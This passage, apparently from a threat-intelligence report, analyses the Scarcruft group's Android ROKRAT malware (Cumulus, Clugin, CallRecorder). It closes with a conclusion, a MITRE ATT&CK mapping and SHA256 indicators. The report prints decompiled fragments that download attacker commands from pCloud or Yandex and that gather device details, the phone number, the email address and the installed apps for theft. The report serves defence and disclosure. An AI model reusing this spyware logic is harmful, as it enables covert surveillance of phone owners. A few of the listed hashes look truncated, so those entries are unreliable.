s1.indexOf("s1x")); boolean z = s2.equals("0"); goto label_185; } } goto label_270; } goto label_275; } </pre>	<pre> SharedPreferences.Editor sharedPreferences\$Editor0 = sharedPreferences0.edit(); try { NetworkInfo networkInfo0 = ((ConnectivityManager)plugin0.myContext.getSystemService(NetworkInfo.class)) != null ? plugin0.myContext.getSystemService(NetworkInfo.class) : null; if(networkInfo0.isConnected()) { String s = "/" + plugin.tid + "/c"; boolean z = plugin.cloud.equals("p"); if(z) { if(plugin.downloadFile_P(s, plugin0.Command) > 0) { plugin.appendLog("Getcmd success"); } } else if(plugin.downloadFile_Y(s, plugin0.Command) > 0) { plugin.appendLog("Getcmd success"); } } } </pre>
<pre> try { sharedPreferences\$Editor0.putInt("CMD", Integer.parseInt(s2)); sharedPreferences\$Editor0.putLong("ST", Long.parseLong(s3)); sharedPreferences\$Editor0.putLong("ET", Long.parseLong(s4)); sharedPreferences\$Editor0.putLong("GPSIT", Long.parseLong(s5)); sharedPreferences\$Editor0.putLong("CLIT", Long.parseLong(s6)); sharedPreferences\$Editor0.putLong("CTIT", Long.parseLong(s7)); sharedPreferences\$Editor0.putString("KEY", s8); sharedPreferences\$Editor0.putString("TID", s9); sharedPreferences\$Editor0.commit(); } label_270: bufferedReader0.close(); goto label_275; } catch(Exception e) { } </pre>	<pre> I : CMD : 1 I : CTREQNUM : 1 I : SMSIT : 86400 I : CLIT : 86400 I : GPSIT : 86400 I : SMSREALTIME : 0 I : DEBUGLOG : 1 I : LOGREQNUM : 2 I : AR : 0 I : DEVICEINFOREQNUM : 2 I : APPSTATEREQNUM : 2 I : FILEREQNUM : 2 S : ARST : 2020_03_24_14_00_00 S : ARET : 2020_08_30_16_00_00 S : SDPATH : 0 S : SDKIND : 0 </pre>

Table 10: Code similarity between ‘com.android.systemservice’ and ‘Clugin 6.0’.

In addition to this, it was found that a similar code was used to collect the same data. In Clugin 6.0, a part was added that collects email information from the device.

com.android.systemservice (2017)	Clugin 6.0 (2023)
<pre> try { FileWriter fw = new FileWriter(this.DeviceInfo, false); fw.write("Registered Time : " + sharedPreferences0.getString("REGTIME", "") + "\n"); fw.write("PN : " + this.convertDigitToString(s1) + "\n"); fw.close(); FileWriter fw_di = new FileWriter(this.DeviceInfo, true); fw_di.write("//////////DeviceInfo//////////\n"); fw_di.write("BOARD : " + Build.BOARD + "\n"); fw_di.write("BOOTLOADER : " + Build.BOOTLOADER + "\n"); fw_di.write("BRAND : " + Build.BRAND + "\n"); fw_di.write("DEVICE : " + Build.DEVICE + "\n"); fw_di.write("DISPLAY : " + Build.DISPLAY + "\n"); fw_di.write("FINGERPRINT : " + Build.FINGERPRINT + "\n"); fw_di.write("HARDWARE : " + Build.HARDWARE + "\n"); fw_di.write("HOST : " + Build.HOST + "\n"); fw_di.write("ID : " + Build.ID + "\n"); fw_di.write("MANUFACTURER : " + Build.MANUFACTURER + "\n"); fw_di.write("MODEL : " + Build.MODEL + "\n"); fw_di.write("PRODUCT : " + Build.PRODUCT + "\n"); fw_di.write("SERIAL : " + Build.SERIAL + "\n"); fw_di.write("TAGS : " + Build.TAGS + "\n"); fw_di.write("TIME : " + Build.TIME + "\n"); fw_di.write("TYPE : " + Build.TYPE + "\n"); fw_di.write("UNKNOWN : unknown\n"); fw_di.write("USER : " + Build.USER + "\n"); fw_di.write("RADIO : " + Build.getRadioVersion() + "\n"); fw_di.write("VERSION CODENAME : " + Build.VERSION.CODENAME + "\n"); fw_di.write("VERSION INCREMENTAL : " + Build.VERSION.INCREMENTAL + "\n"); fw_di.write("VERSION RELEASE : " + Build.VERSION.RELEASE + "\n"); fw_di.write("VERSION SDK_INT : " + Build.VERSION.SDK_INT + "\n"); PackageManager0 = this.getSystemService().getPackageManager(); List list0 = packageManager0.getInstalledPackages(0); Iterator iterator0 = list0.iterator(); </pre>	<pre> try { FileWriter fileWriter0 = new FileWriter(this.PhoneInfo, false); fileWriter0.write("PN : " + s1 + "\n"); fileWriter0.write("EM : " + s2 + "\n"); fileWriter0.close(); FileWriter fileWriter1 = new FileWriter(this.PhoneInfo, true); fileWriter1.write("//////DEVICE_INFO//////\n"); fileWriter1.write("BOARD : " + Build.BOARD + "\n"); fileWriter1.write("BOOTLOADER : " + Build.BOOTLOADER + "\n"); fileWriter1.write("BRAND : " + Build.BRAND + "\n"); fileWriter1.write("DEVICE : " + Build.DEVICE + "\n"); fileWriter1.write("DISPLAY : " + Build.DISPLAY + "\n"); fileWriter1.write("FINGERPRINT : " + Build.FINGERPRINT + "\n"); fileWriter1.write("HARDWARE : " + Build.HARDWARE + "\n"); fileWriter1.write("HOST : " + Build.HOST + "\n"); fileWriter1.write("ID : " + Build.ID + "\n"); fileWriter1.write("MANUFACTURER : " + Build.MANUFACTURER + "\n"); fileWriter1.write("MODEL : " + Build.MODEL + "\n"); fileWriter1.write("PRODUCT : " + Build.PRODUCT + "\n"); fileWriter1.write("SERIAL : " + Build.SERIAL + "\n"); fileWriter1.write("TAGS : " + Build.TAGS + "\n"); fileWriter1.write("TIME : " + Build.TIME + "\n"); fileWriter1.write("TYPE : " + Build.TYPE + "\n"); fileWriter1.write("USER : " + Build.USER + "\n"); fileWriter1.write("RADIO : " + Build.getRadioVersion() + "\n"); fileWriter1.write("VERSION CODENAME : " + Build.VERSION.CODENAME + "\n"); fileWriter1.write("VERSION INCREMENTAL : " + Build.VERSION.INCREMENTAL + "\n"); fileWriter1.write("VERSION RELEASE : " + Build.VERSION.RELEASE + "\n"); fileWriter1.write("VERSION SDK_INT : " + Build.VERSION.SDK_INT + "\n"); PackageManager0 = packageManager0; List list0 = packageManager0.getInstalledPackages(0); fileWriter1.write("//////USER_APP//////\n"); Iterator iterator0 = list0.iterator(); </pre>

Table 11: Collect device information code.

The package name ‘com.sec.android.acservice’, which is the package name of the CallRecorder downloaded from the Clugin, has been used in similar samples in the past.

```

com.sec.android.acservice (2018)

    try {
        sharedPreferences$Editor0.putInt("CMD", Integer.parseInt(s2));
        sharedPreferences$Editor0.putLong("ST", Long.parseLong(s3));
        sharedPreferences$Editor0.putLong("ET", Long.parseLong(s4));
        sharedPreferences$Editor0.putLong("GPSIT", Long.parseLong(s5));
        sharedPreferences$Editor0.putLong("CLIT", Long.parseLong(s6));
        sharedPreferences$Editor0.putLong("CTIT", Long.parseLong(s7));
        sharedPreferences$Editor0.putString("KEY", s8);
        sharedPreferences$Editor0.putLong("SDIT", Long.parseLong(s9));
        sharedPreferences$Editor0.putString("YANDEXTOKEN", s10);
        sharedPreferences$Editor0.putString("SDPATH", s11);
        sharedPreferences$Editor0.putString("SDKIND", s12);
        sharedPreferences$Editor0.commit();
        goto label_385;
    }
    catch(Exception e) {
    }
    
```

Table 12: Command data.

CONCLUSION

- We found that the Scarcruft group has continued to improve the mobile version of the ROKRAT malware they have been utilizing since 2017 and is still actively using it today.
- The mobile version of the ROKRAT malware can be classified as Cumulus, which receives messages from attackers via messaging services such as *FCM* or *Pushy*, and exfiltrates data to cloud services such as *pCloud* and *Yandex*.
- As disclosed by *InterLab*, the group is conducting attack campaigns targeting individuals and using conversations to convince them to install malicious apps disguised as legitimate apps, such as image viewers, messenger programs, etc.
- The malware employs a multi-channel strategy that utilizes cloud services such as *Yandex* and *pCloud*, as well as legitimate services such as *Firebase* and *Pushy* for command and control.

REFERENCES

[1] Financial Security Service. Profiling Malware Using Korean Documents – 2018 Cyber Threat Intelligence Report. 10 August 2018. <https://www.fsec.or.kr/bbs/detail?menuNo=244&bbsNo=6139>.

[2] Liber, O. Cyber Threat Report: RambleOn Android Malware. InterLab. 30 December 2022. <https://interlab.or.kr/archives/2567>.

[3] Lee, S.; Shin, Y. Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware. S2W Talon. 24 October 2022. <https://medium.com/s2wblog/unveil-the-evolution-of-kimsuky-targeting-android-devices-with-newly-discovered-mobile-malware-280dae5a650f>.

MITRE ATT&CK

Tactic	Technique	TID	Description
Credential Access	Steal Application Access Token	T1635	Send FCM or Pushy Device Token
Persistence	Event Triggered Execution	T1624	Update the settings by the data received through Firebase Messaging
Discovery	File and Directory Discovery	T1420	Gather data regarding the files and directories that exist on the infected devices
	Location Tracking	T1430	Collect GPS information
	Software Discovery	T1418	Collect a list of installed applications
	System Information Discovery	T1426	Gather information about the infected devices

Collection	Archive Collected Data	T1532	Encrypt the stolen data using AES
	Audio Capture	T1429	Capture audio recordings and record phone calls from the infected devices
Command and Control	Web Service	T1481	Using PCloud, Yandex to steal information and download additional malware
Exfiltration	Exfiltration Over Alternative Protocol	T1639	Steal information by communicating with cloud services

IOCS

Cumulus, Clugin & CallRecorder

SHA256	Type
9190dfb4d9f5ec294c5b385b50e2791d546a737e78e92d077e2c7d0f35d37865	Cumulus (TEST)
748f0724c50bb4e494f8e92e495fa8ef6848a83fbdaf4ec606c8fb50c3ce8f51	Cumulus (Type A)
e6a7615d29b287f14ee044cd4e8e786f26709636c5ff5f455cf500336ab96810	Cumulus (Type A)
e80b454d6fb6477568c7c1f2ce474aa6c560ecbd9e6f0dd8178f641f2fdb9a2b	Cumulus (Type B)
437c4348a34067872f1ef2456e4dd9e1b9de000559cbe296a6c9977f3470edc1	Cumulus (Type B)
97d8aed87ec78d975aaff4a63415badf95635616686a7ad4a3257e02b6ca2400	Cumulus (Type C)
e8eba9d664eb23557338b9179b8ddfc8e99f5c3e57093f3b5cf0104d1f48101f	Clugin 1.x
fe7a8e5a5085c5043336be86a6a6301322b2b33b3dce7ac03251d65070dc7f7f	Clugin 1.x
1975ea1d437653a1bc85896525a10bc938674f1d8dd2434ce28db459e8289091	Clugin 1.x
89cec458a13fdbec7cebc1ea60325a1118c88d405082a35ac6034a8e98182b72	Clugin 2.x
d64bf46c8bc3ea8ba58b5b7c530fc822f543e53f9c93767f0e38782126a3e214	Clugin 2.x
2e9cd231641de301d4bbcaa9914dfc936e6180cc7df0501f0bdec17a94681eb	Clugin 2.x
c8a0fb2c3e7c320f5bcd531a8777f63fd5107468b5cb4fd173a8f92d3dc49e2d	Clugin 2.x
1333675be92bb1011b6777a49b2df485133805df79ba24759bd66d5be82ce704	Clugin 2.x
840a1029e1923c47c5eaba4f2a2e3f7a6d3fef5609becc66dcb0fa3fd94f383e	Clugin 2.x
76e20aa484a4867eadc2ab49cc3c391d065edae86b4447f211c0302006061c0e	Clugin 2.x
1efc95af7490493f4302bc755f0d8f401df77d9d6e8a58b5f222dc065e61b7ca	Clugin 2.x
5fb81fee599baa9ee58d3d11cfd9d9d2a1c4cfbd67805baba5780e9ba949	Clugin 2.x
478d4d7644d94214ee83d8219bdfbf2745b03774b79b8c81e49799046c0eba71	Clugin 3.x
a5b975288b4fdc56b6cd85f6e0ab969bd7b4496538c2fc6ae0625b229ce04bdb	Clugin 3.x
30b4668d400221df61c449aa6c3c73103aefabe88c9f367fce442929d8f2d3d1	Clugin 3.x
fd8b46e3e1e0423d8d96178862867362d1125b3d7e2f8d84af4fa36b9713ff6f	Clugin 3.x
e415b5caf27990f982a71ffccef937bc65674a3fb780cc73484387338bafdb02	Clugin 4.x
28d61253ba13a24b5dfe01a81606ef587676a012c42bbe5b99e2decf6c6b42d2	Clugin 4.x
0dadf1240fd097d15dee890d448cfab02d3ef8698bdc44e18f1b5495e500655f	Clugin 4.x (Interlab)
b08b46a36112919afc8bf533d3dc15208f0fc17a0ed9aed963a1c8e7d0e32153	Clugin 5
1ccfeebfd3c5732711bc8c242c6c0dc110a41768bb40efaf28fbc737e018b0ad	Clugin 6
1439FC0112F1DC32C34F3ED04EF47E422AE40ECA556410AD2C9763AAF5BF44CC	Clugin 7

48A12AC12D881C81E9060C27B5656A28D6437CDF2F84588AE0C30B4B45BAE31D	Clugin 10
9BA144AB275A9714BB5DBA2EA009D4DA8F56743AB7315B522D41D441564DE220	Clugin 11
E15C0E621E1A9E850ACD5ABC40083272821372C8021A326DC44037DB8442FF2E	Clugin 14
c70860c9569245c243566e960f25d1f4fb4b8790f48ddbe8e73ac5cdd9e8d6fb	CallRecorder
f4c8b84d6aad1b6375cbdb2269d354da8d07f6f4f1680c4311a8cafc7968202e	CallRecorder